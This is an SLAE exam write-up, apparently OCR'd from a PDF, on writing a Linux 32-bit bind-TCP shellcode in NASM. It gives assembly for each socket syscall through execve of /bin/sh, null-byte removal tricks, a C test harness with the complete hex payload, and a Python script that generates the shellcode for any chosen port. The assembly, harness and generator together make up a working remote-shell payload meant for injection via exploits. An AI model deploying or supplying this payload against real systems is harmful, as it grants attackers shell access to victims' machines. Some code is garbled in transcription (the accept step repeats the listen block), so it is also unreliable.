Writing a Linux 32-bit (IA-32) Shell Bind TCP Shellcode using NASM Assembler

Author: Hussien Yousef
Email: h.yousef0@outlook.com
Date: 24 November, 2017

SLAE

[0x00] Theory:


A Linux shell bind TCP shellcode in simple words is a piece of code that will listen at a specific port on the machine it is executed on, whenever it receives a connection at that port, it should spawn “bin/sh”, that is the shell application on Linux, to who ever is connected to the port, giving the attacker connected to the port, command line access on the machine.

It would make our lives easier to understand the implementation of such code in a high level language such as “C”, then try to re-write it in Assembly. Hence, the following shows the function calls that must be executed in order to create the bind shell:


```
int socket(int domain, int type, int protocol)
int bind(int sockfd, const struct sockaddr *addr, socklen_t addrlen)
int listen(int sockfd, int backlog)
int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen)
int dup2(int oldfd, int newfd)
int execve(const char *filename, char *const argv[], char *const envp[])
```

[0x01] NASM Implementation:

To perform the previous function calls, there is a system call that works as an API for socket related functions. This system call is called “socketcall” and has the number “102” as displayed in the following figure from “unistd_32.h” headers file:



This system call has the following prototype: int socketcall(int call, unsigned long *args) That is, it takes the required socket function number as the first argument, and the second argument is a pointer to the start address of a sequence of memory blocks containing the arguments to the required socket function. The socket’s functions numbers are available in the “net.h” headers file as shown in the next figure:



With all those information at hand, now we will perform a call to socket(2, 1, 0), which will create a socket file descriptor for an IPv4 TCP socket, by pushing all of its arguments to the stack in reverse order and passing the “esp” register to the socketcall system call as the arguments pointer (the second argument to socketcall) and the number 1 as the first argument to socketcall which is the number for the socket() function:

```
mov eax, 102
mov ebx, 1
push 0
push 1
push 2
```

```
mov ecx, esp
int 0x80
```

Next, the sockfd returned from the previous function call, is copied to the “edx” register to be used for the following socket calls. Then, a call to bind(sockfd, sockaddr struct, 16), which is done by passing the call number 2 to socketcall, then pushing the previous socket file descriptor and the sockaddr structure to the stack:

```
mov edx, eax ; copy sockfd
mov eax, 102
mov ebx, 2
;sockaddr struct
push 0
push word 0x6711
xor edi, edi
mov di, 2
push di
mov esi, esp
; args to bind
push 16
push esi
push edx
mov ecx, esp
int 0x80
```

The value highlighted in “RED” in the previous assembly code, represents the hexadecimal representation in reverse order for the port number (4455), replacing it is all that is needed to change the bind port number.

Then, listen(sockfd, 0) is called to start listening on the socket created by passing the call number argument 4 to socketcall:

```
mov eax, 102
mov ebx, 4
; args to listen
push 0
push edx
mov ecx, esp
int 0x80
```

Next, a call to accept(sockfd, 0, 0) is performed to accept incoming connection requests by passing the call number 4 to socketcall syscall:

```
mov eax, 102
mov ebx, 4
; args to listen
push 0
push edx
mov ecx, esp
int 0x80
```

At this point, the full TCP communication protocol is working perfectly, there are two more steps that are left, the first step is redirecting stdin, stdout and stderr file descriptors to the

accept socket file descriptor returned by the accept() function with the following function calls:

```
dup2(acceptfd, 2)
dup2(acceptfd, 1)
dup2(acceptfd, 0)
```

The system call number 63 is for dup2, and the following are the assembly code to do it:

```
; dup2(acceptfd, 2)
mov ebx, eax
mov eax, 63
mov ecx, 2
int 0x80

; dup2(acceptfd, 1)
mov eax, 63
dec ecx
int 0x80

; dup2(acceptfd, 0)
mov eax, 63
dec ecx
int 0x80
```

Now to the final step, which is spawning “/bin/sh”. First we need to define the path for this application, on the “.DATA” section as the following:


```
my_path: db "/bin/sh"
```

Then a call to execve(“/bin/sh”, NULL, NULL) is performed to spawn cmd as the following:

```
mov eax, 11
lea ebx, [my_path]
xor ecx, ecx
xor edx, edx
int 0x80
```


The final nasm assembly source code is available at:
https://github.com/alph4w0lf/Shellcoding/blob/master/nasm/bind/bind.nasm

Assembling and linking the code, then executing it, and connecting to port 4455 using Netcat, shows that the code works perfectly as the following figure indicates:



[0x02] Eliminating Dynamic Addresses & NULLs:

Looking at the OPCODES of the shellcode written in the previous section, we will notice hardcoded static addresses which is something that we cannot work with in a shellcode that will be injected as a part of an exploit in a process with different memory addresses. Another issue that we can notice, is the existence of Null bytes “\x00” as can be shown in the following picture:



Other issues that we have to address, is the prediction of the contents of the registers to be “ZERO”. However, when this shellcode is executed through an exploited application, the registers’ contents are unpredictable most of the time, hence we need to zero out the contents of the registers before using them which is done using the xor instruction as the following:

```
xor eax, eax
```

Null bytes in the code are generated from the “mov” instruction when used to store a value in a 32-bit wide register. To eliminate this, a combination of techniques are used, the first is pushing the value to the stack then popping it to the required register as the following:

```
push 0x2
pop ebx
```

The other technique used is by zeroing the register contents then storing the value at its lower 8 bits reference as the following:

```
Xor eax, eax
mov al, 0x4
```

Finally, in regard to the dynamic address elimination, the following technique is used:

```
jmp short get_addr
spawn_shell:
pop ebx ; ebx will contain the address to /bin/sh string

get_addr:
call spawn_shell
my_path: db “/bin/sh”
```

The final shellcode after fixing all of the mentioned issues using the listed techniques is available at:
https://github.com/alph4w0lf/Shellcoding/blob/master/nasm/bind/bind_shellcode.nasm

[0x03] Testing the Shellcode:

The OPCODES for the shellcode are extracted using objdump, then put into the following code to test the shellcode by creating a dummy application that has nothing to do but to jump to the shellcode array:

```
/*
Linux 32-bit Shell Bind TCP Shellcode
By Hussien Yousef
*/
#include <stdio.h>

unsigned char shellcode[] = \
"\x31\xc0\xb0\x66\x31\xdb\x53\xb3\x01\x53\x6a\x02\x89\xe1\xcd\x80\x89\xc2\x31\xc0\xb
0\x66\x31\xdb\x53\xb3\x02\x66\x68\x11\x67\x66\x6a\x02\x89\xe6\x6a\x10\x56\x52\x89\xe
1\xcd\x80\x31\xc0\x50\xb0\x66\x43\x43\x52\x89\xe1\xcd\x80\x31\xc0\x50\x50\xb0\x66\x4
3\x52\x89\xe1\xcd\x80\x89\xc3\x31\xc9\xb1\x02\x31\xc0\xb0\x3f\xcd\x80\x49\x79\xf7\xeb\
x0b\x31\xc0\xb0\x0b\x5b\x31\xc9\x31\xd2\xcd\x80\xe8\xf0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x
73\x68";


main()
{
printf("Shellcode Length:  %d\n", sizeof(shellcode) - 1);
int (*ret)() = (int(*)())shellcode;
ret();
}
```

Compiling and running the above “C” code, successfully executes our bind shellcode. Highlighted in “RED” is the hexadecimal representation for the bind port number, in reverse order.

[0x04] Linux Bind Shellcode Generator:

To modify the bind port easily, the following python script will take the port number required to listen on by the bind shellcode, it will then provide the shellcode:

```
#!/bin/python
# Linux 32-bit Shell Bind TCP Shellcode Generator
# Written by Hussien Yousef
import sys
shellcode1="\\x31\\xc0\\xb0\\x66\\x31\\xdb\\x53\\xb3\\x01\\x53\\x6a\\x02\\x89\\xe1\\xcd\\x
80\\x89\\xc2\\x31\\xc0\\xb0\\x66\\x31\\xdb\\x53\\xb3\\x02\\x66\\x68"
shellcode2="\\x66\\x6a\\x02\\x89\\xe6\\x6a\\x10\\x56\\x52\\x89\\xe1\\xcd\\x80\\x31\\xc0\\x
50\\xb0\\x66\\x43\\x43\\x52\\x89\\xe1\\xcd\\x80\\x31\\xc0\\x50\\x50\\xb0\\x66\\x43\\x52\\x8
9\\xe1\\xcd\\x80\\x89\\xc3\\x31\\xc9\\xb1\\x02\\x31\\xc0\\xb0\\x3f\\xcd\\x80\\x49\\x79\\xf7\\
xeb\\x0b\\x31\\xc0\\xb0\\x0b\\x5b\\x31\\xc9\\x31\\xd2\\xcd\\x80\\xe8\\xf0\\xff\\xff\\xff\\x2f\\x
62\\x69\\x6e\\x2f\\x73\\x68"

if len(sys.argv) != 2:
        print("Usage: python "+str(sys.argv[0])+" <port>")
else:
        print("Your Linux 32-bit Bind TCP Shell:")
```

```
        port_num = str(hex(int(sys.argv[1])))
        port_hex = "\\x"+port_num[2:4]+"\\x"+port_num[4:6]
        print(shellcode1+port_hex+shellcode2)
```

[0x05] References:

All the files and source codes related to this publication, are available at:
https://github.com/alph4w0lf/Shellcoding/tree/master/nasm/bind